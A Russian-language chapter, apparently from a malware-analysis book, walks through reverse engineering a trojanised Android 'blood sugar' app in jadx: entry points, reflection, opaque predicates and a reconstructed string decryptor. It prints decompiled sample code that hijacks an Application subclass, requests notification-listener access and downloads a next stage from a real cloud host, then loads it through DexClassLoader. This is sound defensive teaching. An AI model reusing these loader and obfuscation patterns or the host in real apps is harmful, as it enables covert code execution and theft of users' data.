В приложениях Android активности служат основным механизмом представления пользовательских интерфейсов. Удобнее всего воспринимать их как экраны или диалоговые окна. При запуске приложения первой пользователь обычно видит основную активность. Взаимодействие с текущей активностью может запускать новые: например, следующий этап рабочего процесса, активность настроек или активность обмена файлами.

Не все активности являются точками входа в приложения. Чтобы определить такие точки, нужно различать так называемые экспортированные и неэкспортированные активности. Активности, помеченные в файле манифеста атрибутом `android:exported="true"`, могут быть запущены извне текущего приложения и потому считаются точками входа. Активности с атрибутом `android:exported="false"` можно запускать только внутри текущего приложения, поэтому точками входа они не являются.

Однако найти экспортированные активности бывает непросто. До Android 12 разработчики могли не указывать тег `android:exported` в объявлениях активностей. В таких случаях значение по умолчанию - `true` или `false` - зависело от других свойств конфигурации. Это сбивало разработчиков с толку и приводило к ошибкам и уязвимостям безопасности из-за случайно экспортированных активностей, поэтому начиная с Android 12 для всех активностей приложения требуется явное объявление. При анализе приложений, разработанных для более ранних версий, до Android API 31, мы рекомендуем один раз изучить правила и закодировать их в небольшом вспомогательном инструменте, способном выделять экспортированные активности. Иначе специалисты по обратной разработке рискуют повторить ошибки разработчиков приложений.

Наш образец объявляет лишь одну интересную активность - основную, показанную в листинге 3-2. Остальные активности поступают из SDK Google, и пока мы считаем их законными и не подвергшимися вредоносным изменениям.

```
<activity android:name="com.bp.statis.bloodsugar.MainActivity"
          android:configChanges="screenSize|orientation">
  <intent-filter>
    <action android:name="android.intent.action.MAIN"/>
    <category android:name="android.intent.category.LAUNCHER"/>
  </intent-filter>
</activity>
```

Листинг 3-2. Объявление основной активности нашего образца

XML-код объявления основных активностей полон шаблонных конструкций. Для нас важна только одна часть - имя активности `com.bp.statis.bloodsugar.MainActivity`. Двойной щелчок по этому имени в jadx немедленно переносит к её определению. К сожалению, оно состоит более чем из 600 строк кода пользовательского интерфейса без каких-либо интересных функций. Поскольку у приложения нет других экспортированных активностей, больше в этом разделе искать нечего.

Широковещательные приёмники

Ещё одно ключевое понятие Android - широковещательные приёмники, часть системы обмена сообщениями Android. Все приложения Android могут отправлять сообщения, или широковещательные передачи, друг другу либо самим себе, а широковещательные приёмники получают и обрабатывают входящие сообщения.

С точки зрения обратной разработки широковещательные приёмники делятся на две отдельные категории: их можно объявить в файле манифеста, так называемые приёмники, зарегистрированные в манифесте, либо программно зарегистрировать во время работы приложения, то есть зарегистрировать в контексте. Объявленные в манифесте приёмники легко заметить, поскольку от аналитиков вредоносных программ их скрыть нельзя. Зарегистрированные во время выполнения обнаружить не так просто: они могут быть спрятаны зашифрованным или обфусцированным кодом, который выполняет необходимые для настройки приёмников вызовы API.

Начиная с Android API 26 система пробуждает приложения только с помощью приёмников, объявленных в манифесте. Зарегистрированные в контексте приёмники способны работать лишь тогда, когда приложение уже запущено. Поэтому при поиске точек входа в приложения следует рассматривать только приёмники, объявленные в манифесте.

Хотя файл манифеста нашего образца объявляет восемь широковещательных приёмников с помощью тега `<receiver>`, все они указывают на классы, которые, по-видимому, поступают из стандартных SDK Google. Несмотря на то что в данном случае широковещательные приёмники не дают полезных точек входа, многие образцы вредоносных программ их используют. Например, регистрация для получения сообщений `BOOT_COMPLETED` - популярный способ снова запустить вредоносную программу после перезагрузки системы. Далее в этой главе вы также увидите, что образец настраивает зарегистрированные в контексте приёмники, от которых в файле манифеста нет никаких следов. В частности, вредоносная программа регистрирует приёмник `RECEIVE_SMS`, чтобы перехватывать входящие SMS и похищать одноразовые пароли.

Службы

Службы являются стандартным способом выполнения приложениями продолжительных фоновых операций. Разработчики обязаны объявлять все службы в файле манифеста приложения, поэтому их легко обнаружить. Хотя службы не являются точками входа в приложение, поскольку каждую службу должно запустить само работающее приложение, они служат прекрасными точками входа для обратной разработки: объявления классов служб нельзя скрыть или обфусцировать, а их код образует отдельные функциональные блоки, которые можно анализировать изолированно. Многие образцы вредоносных программ используют службы для выполнения вредоносных операций, поэтому поиск подобных точек - быстрый способ обнаружить такой код.

Наш образец объявляет девять служб, восемь из которых снова, по-видимому, относятся к SDK Google. Оставшаяся служба - `com.bp.statis.bloodsugar.PE`, которую мы уже обсуждали при анализе разрешений. Она получает и перехватывает входящие уведомления всех приложений в системе.

Подклассы Application

Другими законными, хотя и несколько малоизвестными точками входа в приложения Android являются подклассы класса `android.app.Application`. По умолчанию во всех приложениях Android имеется реализация этого Java-класса. Программы, которым требуется отклониться от стандартного поведения приложения, могут создать подкласс стандартного класса. Если приложение использует такой подкласс, его имя можно найти в теге `<application>` файла манифеста.

Наш образец действительно объявляет подкласс стандартной реализации `android.app.Application`. Внутри тега `<application>` вы должны увидеть следующее объявление, где полное имя, указанное как значение атрибута `android:name`, переопределяет стандартный класс:

```
android:name="androidx.multidex.MultiDexApplication"
```

Судя по пути, класс `androidx.multidex.MultiDexApplication` поступает из стандартного SDK Google. Из официальной документации можно узнать, что он появился для обхода ограничений размера крупных приложений. По нашему опыту, современные приложения всё чаще используют этот атрибут, поэтому он встречается довольно часто.

Однако в нашем образце этот класс был вредоносно изменён. Двойной щелчок по имени класса в jadx открывает код из листинга 3-3.

```
package androidx.multidex;


import android.app.Application;
import android.content.Context;
import d.b;


/* загружено из: classes.dex */
public class MultiDexApplication extends Application {

  @Override // android.app.Application
  public void onCreate() {
    super.onCreate();
    new b(this).o();
  }


  @Override // android.content.ContextWrapper
  protected void attachBaseContext(Context context) {
    super.attachBaseContext(context);
    MultiDex.install(this);
  }
}
```

Листинг 3-3. Вредоносный код запускается из подкласса `android.app.Application`

Большая часть кода является шаблонной, за исключением строки `new b(this).o()`. Создание экземпляра объекта класса `d.b` и вызов его метода `o` крайне необычны. Двойной щелчок по `d` или `o` в jadx переносит к сильно обфусцированному коду. Мы ещё вернёмся к нему.

Сокрытие вредоносного кода

Если бы мы ещё не нашли путь к вредоносному коду, другим вариантом мог бы стать поиск методов противодействия анализу и попыток скрыть код от аналитиков вредоносных программ. Этот способ полезен отчасти потому, что вредоносный код часто пытается скрываться, а отчасти потому, что подобный анализ расширяет наше понимание приложения и помогает не пропустить ни одну ключевую функцию.

В общих чертах мы рекомендуем искать следующие распространённые стратегии: динамические и статические методы противодействия анализу, рефлексию и другие методы динамической загрузки кода, использование кода не на Java, а также шифрование и обфускацию.

Методы противодействия анализу

Методы противодействия анализу пытаются сбить с толку средства статического или динамического анализа и могут принимать множество форм. Большинство вредоносных программ содержит хотя бы несколько таких мер, затрудняющих аналитикам понимание образца, а также позволяющих определить, находится ли он, вероятно, под наблюдением или работает на настоящем пользовательском устройстве.

Обнаружение и понимание методов противодействия анализу само по себе является наукой. Для начала можно прочитать раздел «Defense Evasion» платформы MITRE ATT&CK для Android - свободно доступного стандарта документирования методов вредоносных программ. Со временем мы рекомендуем специалистам по обратной разработке создавать инструменты для точного обнаружения методов противодействия анализу в приложениях. Выполнять эту работу вручную трудно и долго, поскольку существуют и открыто описаны сотни отдельных методов.

Статический анализ может быть особенно полезен при обнаружении динамических методов противодействия анализу. Методы, предназначенные для срыва динамического анализа, обычно сосредоточены на понимании среды, в которой работает вредоносная программа. Некоторые пытаются обнаружить инструменты анализа, например эмуляторы, отладчики или песочницы, и не запускаются при их наличии. Другие используют характеристики среды устройства, чтобы выяснить, не работают ли они в системе анализа безопасности. Например, программа может выждать определённое время перед выполнением вредоносных функций. Она также способна учитывать географические свойства устройства, чтобы определить, находится ли оно в определённой стране или подключено ли к конкретному оператору мобильной связи. Некоторые вредоносные программы проверяют язык устройства или часовой пояс пользователя.

Более умные вредоносные приложения применяют сложные методы, учитывающие сведения извне устройства. Например, мы встречали приложения, которые проверяют, опубликованы ли они по-прежнему в Google Play или поступает ли соединение с их серверами из диапазона IP-адресов определённой страны. Особенно распространённый в наши дни приём - проверять, было ли приложение установлено через оплаченный автором вредоносной программы клик по рекламе. Приложение выполняет вредоносные функции, только если пользователь установил его из этого объявления; автоматизированные защитные инструменты, которые не устанавливали программу посредством клика по рекламе, не смогут запустить вредоносную нагрузку. Этот метод становится особенно сложным, когда некоторые свойства рекламной кампании используются как ключи расшифрования последующих этапов кода. Без сведений из рекламного клика расшифровать отдельные части вредоносного кода может оказаться невозможно.

Статические методы противодействия анализу сосредоточены на лишении инструментов статического анализа возможности исследовать и понимать код. Вредоносные программы Android обычно скрывают или шифруют код либо загружают его на последующих этапах, чтобы он вообще не был доступен для статического анализа. Кроме того, они часто используют коммерческие или свободно доступные упаковщики приложений, которые принимают приложение и шифруют либо сжимают его исходный код. Для Android существует множество готовых упаковщиков, обычно рекламируемых как средства защиты интеллектуальной собственности. Их применение для защиты приложений Android особенно широко распространено в Китае, откуда происходит и множество доступных упаковщиков.

Эти инструменты нередко применяют сложные статические методы противодействия анализу. Чтобы затруднить понимание исходного кода, они могут реализовать обфускацию потока управления, искажающую первоначальный ход выполнения кода в приложении, или обфускацию потока данных, усложняющую отслеживание взаимодействия переменных. Самые сложные упаковщики даже берут исходный код приложения и повторно компилируют его в собственный специализированный код. Для понимания преобразованного кода требуются знания байт-кода, определённого упаковщиком, и абстрактной машины, которая его интерпретирует.

Рефлексия

Рефлексия - ещё один распространённый метод противодействия анализу. Многие современные образцы вредоносных программ Android разделяют вредоносные функции между несколькими динамически загружаемыми этапами, работающими подобно подключаемым модулям. Обычно первый этап, непосредственно встроенный в приложение, мал и безвреден. Часто он лишь наблюдает за средой выполнения. Если инструменты анализа не обнаружены, он загружает второй этап, содержащий более вредоносные функции.

API рефлексии Java, определённые в пакете `java.lang.reflect`, используются для динамического поиска, создания экземпляров и вызова классов и методов. Они позволяют приложениям динамически загружать код, который мог отсутствовать во время компиляции, например подключаемые модули. Безвредные приложения тоже часто используют эти API. Например, они могут загружать безопасные подключаемые модули, выбирать разные API в зависимости от текущей версии операционной системы или обращаться к закрытым API, которые предполагалось скрыть от приложений.

Тем не менее поиск API рефлексии эффективен при анализе вредоносных программ, поскольку факт использования рефлексии скрыть нельзя. Более того, безвредное и вредоносное применение зачастую легко различить. Почти во всех случаях безопасная рефлексия передаёт API рефлексии постоянные аргументы. Например, приложение может искать закрытые Android API по имени. Вредоносная рефлексия обычно использует непостоянные аргументы, составляемые во время выполнения, либо зашифрованные или обфусцированные строки, которые декодируются непосредственно перед передачей API рефлексии. Поэтому человек способен очень быстро просмотреть случаи применения рефлексии и найти наиболее вероятные вредоносные варианты.

В декомпилированном коде jadx все классы, использующие рефлексию, начинаются с инструкции импорта API рефлексии, поэтому поиск в диалоговом окне строки `import java.lang.reflect` должен вернуть все такие классы. Для нашего образца поиск выдаёт 293 результата, показывая, насколько распространена рефлексия. Снова предположив, что стандартные классы SDK не были вредоносно изменены, можно отбросить все результаты в пакетах Java `androidx.*`, `kotlin.*` и `com.google.*`. Остаётся несколько совпадений в пакетах, начинающихся с `b.*`, `d.*` и `e.*`. Пакет `d.*` мы уже определили как вероятного кандидата на вредоносный код, поэтому сначала рассмотрим два остальных.

Случайно выбранный класс `b.j.k` показывает пример кода рефлексии, который, вероятно, безвреден. Как видно в листинге 3-4, код пытается загрузить класс, имя которого содержит строку `_LifecycleAdapter`. Он не выглядит достаточно обфусцированным или динамическим для вредоносной рефлексии.

```
public static String b(String str) {
  return str.replace(".", "_") + "_LifecycleAdapter";
}


public static int c(Class<?> cls) {
  ...
  String b2 = b(canonicalName);
  if (!name.isEmpty()) {
    b2 = name + "." + b2;
  }
  constructor = Class.forName(b2).getDeclaredConstructor(cls);
  ...
}
```

Листинг 3-4. Безвредное использование рефлексии в приложении

Что важнее, класс содержит две примечательные строки: `_LifecycleAdapter` и `The observer class has some methods that use newer...`; последняя ради краткости не включена в листинг. Быстрый поиск в интернете показывает, что эти строки взяты из стандартного класса Android `androidx.lifecycle.ClassesInfoCache`, а значит, код, вероятно, безвреден.

Большинство средств обфускации сохраняет иерархию пакетов при преобразовании исходного кода в обфусцированный. Поэтому соседние пакеты в обфусцированном коде, вероятно, были соседними и в исходном. Если класс `b.j.k` является `androidx.lifecycle.ClassesInfoCache`, весьма вероятно, что все классы пакета `b.j` принадлежат `androidx.lifecycle`, а все классы `b.*` - `androidx.*`. Пока примем это предположение, объявим все случаи рефлексии в `b.*` безопасными и двинемся дальше. Сходный анализ кода рефлексии в пакете `e.*` показывает, что он, вероятно, тоже является стандартной библиотекой.

Помимо API рефлексии Java из пакета `java.lang.reflect`, Android предоставляет несколько других API загрузки кода, которые часто применяют как безвредные, так и вредоносные приложения. Два самых распространённых - `dalvik.system.DexClassLoader` и `dalvik.system.DexFile`, причём последний объявлен устаревшим в Android API 26. Эти API могут загружать целые файлы кода Android и часто используются для загрузки подключаемых модулей. У Java и Android имеются и другие связанные API, обычно называемые API `ClassLoader`. Мы рекомендуем разобраться в них, а ещё лучше - разработать автоматизированный инструмент, выявляющий их в приложениях. В частности, API для загрузки кода из массивов байтов в памяти вместо файлов на диске становятся всё популярнее во вредоносных программах Android. Благодаря этому методу программы не оставляют артефактов, которые могли бы обнаружить исследователи безопасности.

Попробуйте найти в нашем образце строку `dalvik.system.Dex`. Поиск должен вернуть лишь один случай за пределами стандартных SDK - снова в вероятно вредоносном пакете `d.*`.

Код не на Java

Современные приложения Android можно писать на множестве языков программирования и платформ, отличных от Java. В их число входят Flutter, Kotlin, Xamarin.Android и ReactNative. Разработчики вредоносных программ намеренно используют эти новые технологии, чтобы затруднить анализ.

Некоторые разработчики начали целиком создавать вредоносные программы на этих языках. Один этот выбор уже усложняет анализ, поскольку у большинства специалистов по обратной разработке Android, вероятно, есть хорошие инструменты для приложений Java, но не для программ на других языках. Другие разработчики продолжают использовать Java как основной язык, но стратегически создают вредоносные части приложения на альтернативных языках. Для обнаружения такой вредоносной деятельности автоматизированные средства анализа должны понимать потоки управления и данных между частями кода на разных языках.

Два наиболее распространённых языка программирования, которые, по нашим наблюдениям, стратегически используют вредоносные программы, - JavaScript и нативный код ARM. JavaScript, скорее всего, применяется не столько как чистый метод противодействия анализу, сколько как средство взаимодействия с сайтами. Нативный код ARM, создаваемый на C, C++ или других языках, компилируемых в код ARM, регулярно используется для сокрытия вредоносных функций. Например, вредоносная программа часто поставляется с двоичными файлами нативного кода, которые содержат всего одну процедуру расшифрования, вызываемую из Java-кода.

При анализе вредоносных программ Android мы рекомендуем искать альтернативные языки, уделяя особое внимание JavaScript и нативному коду ARM. Вредоносные приложения способны скрывать их использование, но часто оставляют характерные признаки. Например, нативный код нередко находится в папке `lib` файла APK. Весомыми признаками использования приложением нативного кода ARM также служат ключевые слова Java для взаимодействия с нативным кодом, например `native`, или API `System.loadLibrary`. JavaScript следует искать в объектах WebView, особенно объявляющих интерфейс JavaScript посредством API `addJavascriptInterface`.

В нашем образце нет очевидных признаков использования нативного кода ARM или JavaScript. Отсутствуют файлы ресурсов с нативным кодом, случаи применения упомянутых API и ключевые слова, указывающие на их присутствие. Позднее вы узнаете, что приложение всё-таки использует JavaScript, однако это скрыто и не обнаруживается без труда.

Шифрование и кодирование

Разработчики вредоносных программ обожают шифровать и кодировать строки. Более того, использование криптографических API может подсказать местонахождение вредоносных функций. Их разработчики часто применяют стандартные реализации Java таких алгоритмов шифрования, как AES или RSA, из пакета `javax.crypto`. Также распространено использование `java.util.Base64` или `android.util.Base64`. Поиск ссылок на эти пакеты может помочь быстро найти интересные методы, например расшифровывающие сообщения, полученные с серверов управления. Однако за пределами безопасных SDK Google наш образец не использует очевидным образом какие-либо API из `javax.crypto`. Гораздо чаще он применяет `java.util.Base64`, в том числе в обфусцированном пакете `b.*`, который мы ранее объявили безвредным.

Зайдя в тупик, специалисты по обратной разработке могут начать просматривать строки и имена методов приложения в надежде обнаружить интересные зацепки. Это занимает всего пару минут и способно привести к новым открытиям. Например, разработчики могли забыть удалить чувствительные строки журнала, либо поиск может выявить вызов API для чтения SMS пользователя.

Однако без тщательного планирования поиск строк и имён методов может оказаться пустой тратой времени, поскольку больше зависит от удачи, чем от мастерства. Чтобы придать поиску структуру, можно, например, разработать регулярное выражение, возвращающее все интересные строки и имена методов, которые приходят в голову. В него могут входить имена API для SMS или списка контактов, а также строки, соответствующие URL либо интересным поставщикам содержимого. Регулярному выражению необязательно быть идеальным, чтобы приносить пользу; его можно совершенствовать по мере обнаружения дополнительных интересных API и шаблонов строк. Например, в нашем образце поиск подозрительных строк и имён API возвращает URL в ранее выявленном вредоносном пакете `d.*`.

Первый этап вредоносной программы

До сих пор в этой главе мы несколько раз встречали подозрительный пакет `d.*`. Наконец пришло время его проанализировать. Удобно, что пакет прост и состоит всего из двух классов: `d.a` и `d.b`. Интересно, что приложение, по-видимому, вообще не использует `d.a`, тогда как `d.b` выполняется прямо из точки входа приложения в подклассе `android.app.Application`.

Неясно, почему `d.a` присутствует в приложении. Возможно, разработчик использовал класс для тестирования и забыл удалить перед выпуском вредоносной программы. На его код, по-видимому, нигде нет ссылок и он ниоткуда не вызывается, его функции ограниченны и не обфусцированы, а URL сервера управления указан открытым текстом. Соединение с URL из этого файла приводит к загрузке другого файла кода с дополнительным вредоносным содержимым.

Класс `d.b` представляет собой первую часть вредоносных функций приложения. Мы уже знаем, что его конструктор и метод o запускаются сразу при старте программы. Просмотр класса также обнаруживает интенсивную обфускацию и шифрование кода. Например, в листинге 3-5 показан единственный конструктор класса.

```
public b(Context context) {
  super(context);
  this.f854g = "3AYdz";
  this.h = 9694;
  this.n = 6249;
  if (Build.VERSION.SDK_INT == 93) {
    this.h = PointerIconCompat.TYPE_TEXT;
    this.f854g = (this.w + this.i).substring(0, this.i.length());
    this.n = (this.D / 6900) + ((this.x + this.h) / 7607);
    d(null);
    return;
  }
  this.h = 59;
}
```

Листинг 3-5. Конструктор вредоносного класса `d.b`

Код конструктора содержит несколько методов обфускации, встречающихся и в других местах класса. Например, многим атрибутам присваиваются кажущиеся произвольными строковые и целочисленные значения. Они выглядят обфусцированными или зашифрованными. Кроме того, код содержит сложные на вид арифметические выражения и непрозрачные предикаты. Непрозрачными предикатами называются выражения, которые вычисляются как истинные или ложные и выглядят сложными для расчёта, но всегда принимают одно и то же значение. Вредоносные программы используют их, чтобы запутать ручной и автоматизированный анализ, например затруднить отслеживание ветвления инструкций `if` или количества повторений циклов.

Класс `d.b` использует два вида условий с непрозрачными предикатами. Один из них показан в инструкции `if` листинга 3-5, которая сравнивает версию Android SDK с 93. Эта проверка бессмысленна: на момент написания книги до API уровня 93 остаётся более 60 версий и много десятилетий. В настоящее время выражение всегда будет возвращать `false`, а инструкции внутри блока `if` никогда не выполнятся.

Второе условие с непрозрачным предикатом в этом классе использует Java API `java.util.Calendar`, как показано в листинге 3-6.

```
if (Calendar.getInstance().get(4) >= 196) {
```

Листинг 3-6. Вредоносный класс `d.b` использует API Calendar для построения непрозрачных предикатов

Код запрашивает у стандартного системного календаря номер текущей недели в текущем месяце. Возвращаемые этим API значения должны находиться между 0 и 6, поэтому выражение никогда не может быть истинным, а инструкции в данном блоке `if` также никогда не выполняются.

Исследование вредоносного класса

Мы определили методы, которыми `d.b` затрудняет анализ, но нам всё ещё необходимо их преодолеть, чтобы понять действия вредоносной программы. К счастью, её авторы допустили несколько важнейших ошибок, которыми мы можем воспользоваться. Без этих ошибок пришлось бы продираться почти через 1 000 строк мучительного для чтения кода.

Первая ошибка разработчиков - повторное использование нескольких одних и тех же методов. Для непрозрачных предикатов легко на глаз определить, проверяется ли настоящая версия API или реалистичная календарная дата. Арифметические выражения и присваивания атрибутам кажущихся случайными значений также выглядят одинаково. Человек может воспользоваться способностью мозга распознавать закономерности, быстро просмотреть код и найти визуально отличающиеся инструкции. В следующем разделе, когда мы восстановим алгоритм расшифрования строк класса, вы увидите, что только эти отличающиеся инструкции и имеют значение.

Вторая ошибка разработчиков - строки в классе были оставлены на своих местах. Хотя их обфусцировали до полной нечитаемости, они по-прежнему находятся точно там, где передаются стандартным API, как показано в листинге 3-7.

```
return cls.getMethod(
  p("qmqMRa3e34OrqtqLdSAnAjne4p4ssoXYOMh"),
  new Class[0]).invoke(newInstance, new Object[0]);
```

Листинг 3-7. Вредоносный класс `d.b` шифрует строки, но оставляет их на месте

Поскольку для работы API рефлексии требуется необфусцированная строка открытого текста, очевидно, что метод `p` возвращает именно её. Более того, весьма вероятно, что аргумент `p` является обфусцированной и зашифрованной строкой, а `p` расшифровывает её в строку с именем метода, ожидаемую API `getMethod`.

Обратная разработка метода расшифрования строк

Поначалу метод `p`, содержащий почти 50 строк обфусцированного кода, выглядит пугающе. Однако разработчики допустили здесь дополнительные ошибки, поэтому обратная разработка `p` проста. Ради краткости мы опустим полный код метода и вместо этого будем постепенно составлять в этом разделе его значимые части.

Напомним, что важнейший аспект этого метода - возвращаемое значение, которое должно быть расшифрованной строкой, передаваемой API рефлексии. Если удалить все инструкции, кроме возвращающей значение, останется код из листинга 3-8.

```
public final String p(String str) {
  return sb.toString();
}
```

Листинг 3-8. Метод `p`, сокращённый до возвращаемого значения

Поскольку нам фактически нужно только содержимое `sb`, теперь следует вернуть все строки, влияющие на его значение. В jadx можно выбрать переменную `sb`, чтобы выделить все остальные случаи её использования. После добавления этих строк получается код из листинга 3-9.

```
public final String p(String str) {
  StringBuilder sb = new StringBuilder();


  if (sb.length() % 2 == 0) {
    sb.append(str.charAt(length));
  }
  else {
    sb.append(str.charAt(length));
  }


  return sb.toString();
}
```

Листинг 3-9. Метод `p` с добавленными ссылками на `sb`

Поскольку при таком расширении кода появилась ещё одна переменная, `length`, необходимо также добавить все строки кода, которые ею манипулируют. Это сделано в листинге 3-10.

```
public final String p(String str) {
  StringBuilder sb = new StringBuilder();


  int length = (str.length() - 1) + (-5);
  while (length >= 0) {
    if (sb.length() % 2 == 0) {
      sb.append(str.charAt(length));
      length -= 4;
    }
    else {
      sb.append(str.charAt(length));
      length -= 2;
    }

  }


  return sb.toString();
}
```

Листинг 3-10. Полный метод расшифрования

На последнем шаге новые переменные не появились, поэтому работа закончена. Из 50 исходных строк p только эти строки участвуют в расшифровании. Остальной код авторы вредоносной программы добавили, чтобы ввести нас в заблуждение. Компиляция и запуск этого кода на Java подтверждают, что он расшифровывает строку `qmqMRa3e34OrqtqLdSAnAjne4p4ssoXYOMh` в `openStream` - имя метода, которое ищется посредством рефлексии.

Важнейшая ошибка, позволившая нам быстро восстановить код расшифрования, состоит в том, что разработчики смешали исходные инструкции с обфусцирующими, но оставили поток данных исходного кода полностью отделённым от потока данных обфусцированного. Поэтому поначалу код выглядит трудным для чтения и отслеживания, однако, рассматривая только переменные и их взаимное влияние, мы легко извлекаем исходный код, вообще не принимая обфускацию во внимание.

Небольшой размер метода расшифрования позволил вручную проследить поток данных. Чтобы в будущем избежать подобной ручной работы, можно написать код, который автоматически выполняет эти шаги с помощью методов теории компиляторов, например цепочек «использование - определение».

Расшифрование всех строк класса

Теперь, когда мы поняли метод расшифрования и восстановили его на Java, можно легко декодировать все строки класса `d.b`. Если разработчики вредоносной программы не прилагают особых усилий для сокрытия этой связи, обычно существует сильная корреляция между длиной обфусцированной или зашифрованной строки и её важностью. Строка, начинающаяся с `PnPt`, выглядит самой длинной и после декодирования действительно превращается в URL.

Декодированный URL совпадает с ранее найденным в классе `d.a`. Подключившись к нему, мы смогли загрузить файл `ban`, содержащий код следующего этапа. Остальной код `d.b` загружает этот файл кода и подгружает его через API рефлексии. Проследить данный процесс мы оставляем читателю в качестве упражнения.

Второй этап вредоносной программы

Файл ban намного меньше и слабее обфусцирован, чем класс d.b. Это часто встречается на более поздних этапах вредоносных программ, которые обычно содержат меньше функций. Разработчики могут также считать, что первый этап предоставляет достаточную защиту.

Файл ban содержит два пакета: yin.* и com.*. В пакете yin.* всего три небольших класса. Один из них, yin.Chao, загружается первым этапом в d.b, как показано в листинге 3-11.

```
Class<?> cls = Class.forName(
  p("2r2++eEdEysahohVVLdsdOUsCaCN9lJCJnBxyeyXoD-.o7mjejHrtjsjF:yisi2B.4k4K5iovoH5lWaWildMY.W:"));
  ...
Class<?> cls2 = (Class) ((Method) j(
  cls, p("WC6sGsGJlaVlVteC=d=J:anonPkleEBJ-"))).invoke(
    newInstance, p("fofRiawhwZyCx.xF-nViVkrysJ4iJ"));
```

Листинг 3-11. Вредоносная программа скрывает вызов yin.Chao с помощью зашифрованных строк

Три обфусцированные строки расшифровываются соответственно в dalvik.system.DexClassLoader, loadClass и yin.Chao.

Точки входа

Хотя код достаточно мал, чтобы просто его прочитать, воспользуемся структурированным подходом для поиска интересных точек начала анализа. Такой подход помогает не пропустить интересные функции.

Поскольку ban является динамически загружаемым файлом подключаемого модуля, его анализ будет существенно отличаться от анализа первого этапа. Самое важное отличие заключается в том, что у файлов подключаемых модулей нет манифеста, из-за чего искать разрешения и точки входа намного труднее. В действительности у подключаемых модулей вообще отсутствует заранее определённая точка входа. Код, загружающий модуль, может объявить класс и метод, с которых должно начаться его выполнение.

Разрешения

Файлы подключаемых модулей вроде ban могут использовать только разрешения, объявленные в манифесте загружающего их приложения. Зная это, можно просто вернуться к обнаруженным ранее разрешениям. Поиск текста permission в jadx возвращает две отдельные части ban. В классе com.gppp.hk.b.b массив строк упоминает разрешения READ_PHONE_STATE и READ_CONTACTS. В классе com.gppp.hk.a.a код запрашивает эти разрешения. Далее в этой главе вы увидите, что вредоносная программа использует READ_PHONE_STATE для доступа к номеру телефона устройства. Назначение READ_CONTACTS остаётся неясным.

Разумеется, ban может пользоваться и другими разрешениями, объявленными в манифесте основного приложения. В качестве упражнения попробуйте найти защищённые разрешениями вызовы API с помощью одной из рассмотренных ранее карт разрешений.

Основная точка входа

Мы упоминали, что код, загружающий подключаемый модуль, выбирает место начала его выполнения. Чтобы найти эту точку входа, необходимо вернуться к классу `d.b` первого этапа, где зашифрованная строка `fofRiawhwZyCx.xF-nViVkrysJ4iJ` расшифровывается в `yin.Chao`. Первый метод класса после расшифрования также называется `yin`. Если лучшей зацепки не найдётся, разумно начать с `yin.Chao`: так мы сможем понять второй этап вредоносной программы, начиная с первой выполняемой строки.

Активности, службы и широковещательные приёмники

Помимо основной точки входа в `ban`, можно поискать активности, службы и широковещательные приёмники. Функция поиска jadx обнаруживает одну активность и одну службу, но ни одного широковещательного приёмника.

Хотя активность `com.gufra.base_normal.MainActivity`, по-видимому, не используется, служба в `com.gppp.hk.b.a` важна. Это базовый класс прослушивателя уведомлений `com.bp.statis.bloodsugar.PE`, который от имени вредоносной программы перехватывает уведомления приложений. Далее в этом разделе мы подробнее объясним работу службы.

Обратите внимание, что существуют и другие подклассы службы `com.gppp.hk.b.a`, но приложение не может их запустить, поскольку они не объявлены в файле манифеста. В дальнейшем мы не будем рассматривать эти службы, поскольку они, по-видимому, являются мёртвым кодом.

Уловки против анализа и скрытый код

Хотя второй этап не содержит нативного кода и не использует пакет шифрования `javax.crypto`, можно найти несколько интересных случаев применения API рефлексии. Поиск строки `reflect` в jadx обнаруживает пять случаев, из которых наиболее значим `com.gppp.hk.a.b.a`, поскольку он содержит ещё один URL. Этот класс, подробнее описанный далее в главе, отвечает за загрузку и запуск третьего этапа вредоносной программы.

Строки и имена API

Кроме функций, связанных с разрешениями и рефлексией, а также упомянутого URL для загрузки третьего этапа, поиск строк и имён методов почти ничего не обнаруживает.

Например, поиск `sms` возвращает единственную строку, где вредоносная программа проверяет, является ли она настроенным в системе стандартным обработчиком SMS, но это всё. Второй этап слишком мал для других открытий.

Метод yin.Chao.yin

Рассмотрим код `yin.Chao.yin` - метода, из которого основное приложение выполняет подключаемый модуль. Как показано в листинге 3-12, он запускает новый поток, откуда вызывает несколько других методов.

```
public static void yin(final Context context, final String str) {
        new Thread(new Runnable() { // из класса: yin.Chao.1
    @Override // java.lang.Runnable
    public void run() {
      try {
        Hook.hook2(context, str);
      } catch (Exception e) {
        e.printStackTrace();
      }
      ((Application) context).registerActivityLifecycleCallbacks(new a(r3));
      try {
        Thread.sleep(1000L);

      } catch (InterruptedException e2) {
        e2.printStackTrace();
      }
      Chao.Nti(context, r3);
      b.a(context);
    }
  }).start();
}
```

Листинг 3-12. Метод `yin.Chao.yin` является точкой входа во второй этап вредоносной программы

Беглый взгляд на остальные методы показывает, что последние два, `Chao.Nti` и `b.a`, могут представлять интерес. Код `Chao.Nti`, приведённый в листинге 3-13, проверяет, предоставил ли пользователь приложению разрешение обрабатывать уведомления всех остальных программ. Если нет, приложение показывает диалоговое окно для выдачи этого разрешения.

```
public static void Nti(Context context, String str) {
  try {
    Class<?> cls = Class.forName(str);
    String string = Settings.Secure.getString(
      context.getContentResolver(), "enabled_notification_listeners");
    if (string == null || !string.contains(context.getPackageName())) {
      Intent intent = new Intent();
      intent.setAction(
        "android.settings.ACTION_NOTIFICATION_LISTENER_SETTINGS");
      intent.putExtra(
        "android.provider.extra.APP_PACKAGE", context.getPackageName());
      intent.addFlags(805306368);
      context.startActivity(intent);
    } else {
      c.a(context, cls);
    }
  } catch (Exception unused) {
  }
}
```

Листинг 3-13. `Chao.Nti` пытается получить доступ ко всем уведомлениям приложений

Напомним, ранее мы видели в файле манифеста объявление службы обработки уведомлений приложений, но не могли найти её код. По-видимому, перед нами именно этот код.

Метод `b.a`, полное имя которого - `com.gppp.hk.a.b.a`, ещё интереснее. Как видно в листинге 3-14, он открывает соединение с xn3o.oss-accelerate.aliyuncs.com, загружает оттуда ещё один этап кода и выполняет его с помощью API `DexClassLoader`.

```
HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(
  "https://xn3o.oss-accelerate.aliyuncs.com/xn3o").openConnection();
httpURLConnection.connect();

if (httpURLConnection.getResponseCode() == 200) {
  InputStream inputStream = httpURLConnection.getInputStream();
  FileOutputStream fileOutputStream = new FileOutputStream(file);
  byte[] bArr = new byte[1024];
  while (true) {
    int read = inputStream.read(bArr);
    if (-1 == read) {
      break;
    }
    fileOutputStream.write(bArr, 0, read);
  }
  if (file.exists()) {
    Class loadClass2 = new DexClassLoader(
      file.getPath(), file.getAbsolutePath(), "",
